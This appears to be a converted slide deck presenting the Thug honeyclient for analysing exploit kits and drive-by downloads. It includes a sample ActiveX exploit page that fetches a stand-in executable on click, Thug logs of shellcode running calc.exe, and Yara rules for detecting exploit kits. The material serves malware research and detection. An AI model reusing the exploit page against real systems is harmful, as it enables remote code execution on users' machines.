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***Catch me if you can!***

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# A Little About Me

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# Agenda

- Exploit kits & cybercrime
- Honeyclient technologies
- Thug
- Conclusions



# The Weakest Link

- The number of client-side attacks has grown significantly in the past few years. This shifts focus on poorly protected vulnerable clients
- In the last few years, there have been more and more attacks against client systems
- The browser is the most popular client application deployed on every user system
- Many vulnerabilities are reported every day in the most used browsers and in third-party plugins


# Exploit Kits

*“An exploit kit is a software kit designed with the purpose of identifying software vulnerabilities in client machines communicating with it, and discovering and exploiting vulnerabilities to upload and execute malicious code on the client”*  
[Wikipedia]






# The Big Picture



source: <http://malware.dontneedcoffee.com/2012/12/eyeglanceru.html>

# Hide The Tree



source: <http://malware.dontneedcoffee.com/2012/12/eyeglanceru.html>



# Hide The Tree

← → ↻ ⌂ [Address Bar] admin/center.cgi?p=s&stream=5

SUTRA v3.6  
TRAFFIC MANAGER

Схемы | Настройки | Uptime Bot | Глобальные переменные | Поиск | Глобальная статистика  
Home | Форум | Документация

13:01:47

One thread 5

default	2	3	4	5	6	7	8	9	10
11	12	13	14	15	16	17	18	19	20

Country based redirection

Схема Статистика

Схема управления трафиком

URL для входящего трафика - http://[redacted].in.cgi?25

	URL назначения	Сегодня	Страны	Вес	%	
1	http://[redacted].php	0	U DE	100		[Icons]
2	[redacted]f9605e2de61b729a59429f29926	0	U DE	100	16.7	[Icons]
3	используя frame	0	U CA US AU	100		[Icons]
4	remote://[redacted]forum/link.php?id=[redacted]	0	U NO SE LU FI	100	16.7	[Icons]
5	active:http://[redacted]forum/index.php?showtopic=[redacted]	0	U TR	100	16.7	[Icons]
6	используя frame	0	U FL AT	100		[Icons]
7	remote://[redacted]/api.php?id=[redacted]&pass=[redacted]	0	U DE	100		[Icons]
8	active:[redacted]	0	U GB	100		[Icons]
9	remote://[redacted]/api.php?export&query=[redacted]	0	U CH NL	100	16.7	[Icons]
10	active:http://[redacted]api.php?export&query=[redacted]	0	U US	100	16.7	[Icons]
11	используя frame	0	U GB	100	16.7	[Icons]
	[redacted]	0		0	0	[Icons]

Blackhole 1

Nuclear Pack

Fake Website

Sakura link to get active domain and allow rotation

Sakura thread

SophosFO (i think) seller link but seems down as no active link is given

A rotator system that has not able to name which seems to be down also

Dedicated Opt rotator link serving Blackhole 2

Создать новое правило Редактировать Удалить

Default/Redir


Редактировать Pre-rule

Действия для нескольких правил: Редактировать массово

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


# Trust and Click



source: <http://malware.dontneedcoffee.com/2012/12/eyeglanceru.html>

# Anatomy of a Fall





# Honeyclients

- Just as honeypot servers help us learn about server-side attacks, honeyclients enable the research into client-side attacks
- Honeyclient are tools designed to mimic the behavior of a user-driven network client application (usually a web browser) and to be exploited by an attacker's content



# Honeyclients: Real or Emulated?

- What we need is something which seems like a real browser the same way a classical honeypot seems like a real server
- A real system (high-interaction honeyclient) or an emulated one (low-interaction honeyclient)?





# Low-interaction Honeyclients

## Strengths:

- Different browser versions (“personalities”)
- Different ActiveX and plugins modules (even different versions)
- Safe
- Much more scalable

## Weakness:

- Easier to detect



# High-interaction Honeyclients

## Strengths:

- No emulation necessary
- Accurate classification
- Ability to detect zero-day attacks
- More difficult to evade

## Weaknesses:

- Just one version for browser and plugins
- Potentially dangerous
- More computationally expensive



# Thug

- First version of PhoneyC released in 2009
- Started contributing (and learning) in November 2009
- Started thinking about a new design during the first months of 2011
- Here comes Thug!

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Date: Sun May 8 15:18:00 2011 +0200

First commit



# Browser Personalities

- Drive-by download attacks target specific versions of the browser so a properly designed low-interaction honeyclient should be able to emulate multiple different browser personalities
- Supporting different browser personalities is “simply” a matter of implementing different (and sometimes totally incompatible) behaviors and interfaces





# Document Object Model (DOM)

*“The Document Object Model is a platform- and language-neutral interface that will allow programs and scripts to dynamically access and update the content, structure and style of documents. The document can be further processed and the results of that processing can be incorporated back into the presented page.”*

- Thug DOM is (almost) compliant with W3C DOM Core, HTML, Events and Views specifications (Level 1, 2 and partially 3) and partially compliant with W3C DOM Style specifications
- Designed with the requirement that adding the missing interfaces and features has to be as simple as possible
- Much more effective than chasing exploit writers



# Browser Personalities in Thug Window object initialization

```
def __init_personality_IE(self):
    self.ActiveXObject = self._do_ActiveXObject
    self.Run = self._Run
    self.CollectGarbage = self._CollectGarbage
    self.navigate = self._navigate
    self.clientInformation = self.navigator
    self.clipboardData = ClipboardData()
    self.external = External()

    if log.ThugOpts.Personality.browserVersion < '9.0':
        self.attachEvent = self._attachEvent
        self.detachEvent = self._detachEvent
    else:
        self.addEventListener = self._addEventListener
        self.removeEventListener = self._removeEventListener

    if log.ThugOpts.Personality.browserVersion in ('8.0', ):
        self.Storage = object()

    self.doc.parentWindow = self._parent
```



# Thug Browser Personalities

Internet Explorer 6.0	(Windows XP)	Chrome 19.0.1084.54	(MacOS X 10.7.4)
Internet Explorer 6.1	(Windows XP)	Safari 5.1.1	(MacOS X 10.7.2)
Internet Explorer 7.0	(Windows XP)	Chrome 26.0.1410.19	(Linux)
Internet Explorer 8.0	(Windows XP)	Chrome 30.0.1599.15	(Linux)
Chrome 20.0.1132.47	(Windows XP)	Chrome 44.0.2403.89	(Linux)
Firefox 12.0	(Windows XP)	Firefox 19.0	(Linux)
Safari 5.1.7	(Windows XP)	Firefox 40.0	(Linux)
Internet Explorer 6.0	(Windows 2000)	Chrome 18.0.1025.166	(Samsung Galaxy S II, Android 4.0.3)
Internet Explorer 8.0	(Windows 2000)	Chrome 25.0.1364.123	(Samsung Galaxy S II, Android 4.0.3)
Internet Explorer 8.0	(Windows 7)	Chrome 29.0.1547.59	(Samsung Galaxy S II, Android 4.1.2)
Internet Explorer 9.0	(Windows 7)	Chrome 18.0.1025.133	(Google Nexus, Android 4.0.4)
Chrome 20.0.1132.47	(Windows 7)	Chrome 33.0.1750.21	(iPad, iOS 7.1)
Chrome 40.0.2214.91	(Windows 7)	Chrome 35.0.1916.41	(iPad, iOS 7.1.1)
Chrome 45.0.2454.85	(Windows 7)	Chrome 37.0.2062.52	(iPad, iOS 7.1.2)
Chrome 49.0.2623.87	(Windows 7)	Chrome 38.0.2125.59	(iPad, iOS 8.0.2)
Firefox 3.6.13	(Windows 7)	Chrome 39.0.2171.45	(iPad, iOS 8.1.1)
Safari 5.1.7	(Windows 7)	Chrome 45.0.2454.68	(iPad, iOS 8.4.1)
Microsoft Edge 20.10240	(Windows 10)	Chrome 46.0.2490.73	(iPad, iOS 9.0.2)
Internet Explorer 11.0	(Windows 10)	Chrome 47.0.2526.70	(iPad, iOS 9.1)
		Safari 7.0	(iPad, iOS 7.0.4)
		Safari 8.0	(iPad, iOS 8.0.2)
		Safari 9.0	(iPad, iOS 9.1)



# DOM Event Handling

- W3C DOM Events specification is the most difficult one to emulate because of the (sometimes huge) differences in how different browsers handle events
- Thug emulates the different behaviors of the supported browsers. It emulates *load* and *mousemove* events by default and allows to emulate all others if needed





# DOM Event Handling Exploit Example

```
~/thug/src $ thug -l -F ../samples/exploits/33243-office.html
```

```
[2014-04-04 20:51:56] <object classid="clsid:{97AF4A45-49BE-4485-9F55-91AB40F288F2}" id="hsmx"></object>
```

```
[2014-04-04 20:51:56] ActiveXObject: 97AF4A45-49BE-4485-9F55-91AB40F288F2
```

```
[2014-04-04 20:51:56] Saving log analysis at  
../logs/3f757e8820104072225b591469e553c2/20140404205155
```

Seems like nothing is really happening...



# The Exploit Fires When the User Clicks...

```
<html>
<body>
<object id=hsmx classid="clsid:{97AF4A45-49BE-4485-9F55-
91AB40F288F2}"></object>
<script>
function Do_it() {
    File = "http://www.example.com/file.exe";
    hsmx.OpenWebFile(File)
}
</script>
<input language=JavaScript onclick=Do_it() type=button
value="exploit">
</body>
</html>
```



# DOM Event Handling in Thug

```
~/thug/src $ thug -l -F -e click ../samples/exploits/33243-office.html
```

```
[2014-04-04 20:56:01] <object classid="clsid:{97AF4A45-49BE-4485-9F55-91AB40F288F2}"  
id="hsmx"></object>
```

```
[2014-04-04 20:56:01] ActiveXObject: 97AF4A45-49BE-4485-9F55-91AB40F288F2
```

**[2014-04-04 20:56:02] [Office OCX ActiveX] OpenWebFile Arbitrary Program Execution Vulnerability**

**[2014-04-04 20:56:02] [Office OCX ActiveX] Fetching from URL <http://www.example.com/file.exe>**

**[2014-04-04 20:56:02] [Office OCX Exploit redirection] about:blank ->  
<http://www.example.com/file.exe>**

```
[2014-04-04 20:56:03] [HTTP] URL: http://www.iana.org/domains/example (Status: 200, Referrer: None)
```

```
[2014-04-04 20:56:03] [HTTP Redirection (Status: 302)] Content-Location:  
http://www.example.com/file.exe --> Location: http://www.iana.org/domains/example/
```

```
[2014-04-04 20:56:03] [HTTP] URL: http://www.iana.org/domains/example (Content-type: text/html;  
charset=UTF-8, MD5: 1dab09edf1243122993cfad5d4f7d9be)
```

```
[2014-04-04 20:56:03] Saving log analysis at  
../logs/3f757e8820104072225b591469e553c2/20140404205601
```



# DOM Hooks

- Thug defines some DOM hooks which are useful for analyzing well-known exploits
- The next example shows how Thug implements a hook for analyzing a Java exploit with security prompt/warning bypass (CVE-2013-2423)



# Hook Example

## Java Exploit

```
def _handle_jnlp(self, data, headers):
    try:
        soup = BeautifulSoup.BeautifulSoup(data)
    except:
        return

    if soup.find("jnlp") is None:
        return

    log.ThugLogging.add_behavior_warn(description = '[JNLP Detected]', method = 'Dynamic Analysis')

    for param in soup.find_all('param'):
        log.ThugLogging.add_behavior_warn(description = '[JNLP] %s' % (param, ),
                                          method = 'Dynamic Analysis')

        self._check_jnlp_param(param)

    jar = soup.find("jar")
    if jar is None:
        return

    try:
        url = jar.attrs['href']
        headers['User-Agent'] = self.javaWebStartUserAgent
        response, content = self.window._navigator.fetch(url, headers = headers, redirect_type = "JNLP")
    except:
        pass
```



# JavaScript in Thug

## Google V8 JavaScript engine wrapped through PyV8

*“V8 implements ECMAScript as specified in ECMA-262, 5th edition, and runs on Windows, Mac OS X, and Linux systems that use IA-32, x64, or ARM processors. The V8 API provides functions for compiling and executing scripts, accessing C++ methods and data structures, handling errors, and enabling security checks”*

- Abstract Syntax Tree generation and inspection (static analysis)
- Context inspection (dynamic analysis)
- Other potentially interesting features (GDB JIT interface, live objects inspection, code disassembler, etc.) exported through a clean and well designed API



# JavaScript Analysis in Thug

- Static analysis
  - Abstract Syntax Tree (AST)
- Dynamic analysis
  - V8 debugger protocol
  - Libemu integration (shellcode detection and emulation)



# AST Static Analysis in Thug

- AST static analysis
  - Static attack signatures
  - Interesting breakpoints identification for later dynamic analysis
  - Symbols identification for later dynamic analysis
- Easily built through V8 API
- Thug AST implementation is quite generic and extensible and allows easily building and inspecting the tree



# Example of Static Attack Signature

```
def handle_eval(self, args):  
    for arg in args:  
        if len(str(arg)) > 64:  
            log.warning("[AST]: Eval argument length > 64")  
  
def onCall(self, expr):  
    for arg in expr.args:  
        arg.visit(self)  
  
    handle = getattr(self, "handle_%s" % (expr.expression, ), None)  
    if handle:  
        handle(expr.args)  
  
    expr.expression.visit(self)
```





# Thug Vulnerability Modules

- Python-based vulnerability modules in Thug include:
  - ActiveX controls
  - Browser plugins
  - Core browser functionalities



# ActiveX Emulation in Thug

- Thug implements an ActiveX layer of its own for emulating ActiveX controls (only for Internet Explorer personalities)
- The layer uses Python vulnerability modules to emulate full or partial ActiveX controls (methods and attributes)
- The layer was designed to allow adding new ActiveX controls in a fast and easy way





# Browser Plugins

Drive-by download attacks target specific versions of browser plugins. A properly designed low-interaction honeyclient should be able to emulate (or disable) different browser plugins versions

-A, --adobepdf=	Specify the Adobe Acrobat Reader version (default: 9.1.0)
-P, --no-adobepdf	Disable Adobe Acrobat Reader plugin
-S, --shockwave=	Specify the Shockwave Flash version (default: 10.0.64.0)
-R, --no-shockwave	Disable Shockwave Flash plugin
-J, --javaplugin=	Specify the JavaPlugin version (default: 1.6.0.32)
-K, --no-javaplugin	Disable Java plugin



# Browser Plugins Emulation in Thug

```
~/thug/src $ thug -l -u winxpie70 -A 9.3.1 ../samples/misc/PluginDetect-0.7.9.html  
[2014-04-04 20:45:55] ActiveXObject: msxml2.xmlhttp  
[2014-04-04 20:45:56] [Window] Alert Text: MSIE,7,0  
[2014-04-04 20:45:56] [Window] Alert Text: [object Object]  
[2014-04-04 20:45:56] ActiveXObject: acropdf.pdf  
[2014-04-04 20:45:56] [Window] Alert Text: 9.3.1  
[2014-04-04 20:45:56] ActiveXObject: shockwaveflash.shockwaveflash  
[2014-04-04 20:45:56] [Window] Alert Text: 10.0.64.0  
[2014-04-04 20:45:56] ActiveXObject: javawebstart.isinstalled.1.6.0.0  
[2014-04-04 20:45:56] ActiveXObject: javaplugin.160_32  
[2014-04-04 20:45:56] ActiveXObject: javawebstart.isinstalled.1.6.0.0
```





# Shellcode Emulation in Thug

```
~/thug/src $ thug -l ../samples/exploits/22196.html
```

```
[2014-04-04 20:22:30] <object classid="clsid:77829F14-D911-40FF-A2F0-D11DB8D6D0BC" id="pwnage"></object>
```

```
[2014-04-04 20:22:30] ActiveXObject: 77829F14-D911-40FF-A2F0-D11DB8D6D0BC
```

```
[2014-04-04 20:22:30] [NCTAudioFile2 ActiveX] Overflow in SetFormatLikeSample
```

```
[2014-04-04 20:22:30] [Shellcode Profile]
```

```
UINT WINAPI WinExec (
```

```
    LPCSTR = 0x02045d40 =>
```

```
    = "calc.exe";
```

```
    UINT uCmdShow = 0;
```

```
) = 0x20;
```

```
void ExitThread (
```



```
    DWORD dwExitCode = 0;
```

```
) = 0x0;
```



# Logging Options for Thug

- MITRE MAEC v1.1
- JSON (contributed by Avira)
- Exploit graph (contributed by Avira)
- “Flat” log files (not so exciting I know)
- MongoDB
- ElasticSearch
- HPFeeds





# Classifiers

- Classifiers support was introduced in Thug 0.4.24 and is based on Yara signatures
- Currently three classifiers exist:
  - URL classifier
  - Javascript classifier
  - Sample classifier



# URL Classifier

The URL classifier uses URL pattern matching to identify typical exploit kits URL e.g.

```
rule Blackhole_V2_2 : Exploit_Kit {  
    meta:  
        author = "Thorsten Sick"  
    strings:  
        $url = /\closest\w{15,35}.php/ nocase  
    condition:  
        $url  
}
```





# JavaScript Classifier

Even if the code is obfuscated, Thug's JavaScript classifier walks through all the deobfuscation stages. The classifier can catch details which do not change frequently in a typical exploit kit e.g.

```
rule PluginDetect : Multiple_Exploit_Kits {  
    meta:  
        author = "Angelo Dell'Aera"  
    strings:  
        $jar = "getjavainfo.jar" nocase  
        $pdpd = "pdpd" nocase  
        $getver = "getversion" nocase  
    condition:  
        ($jar or $pdpd) and $getver  
}
```

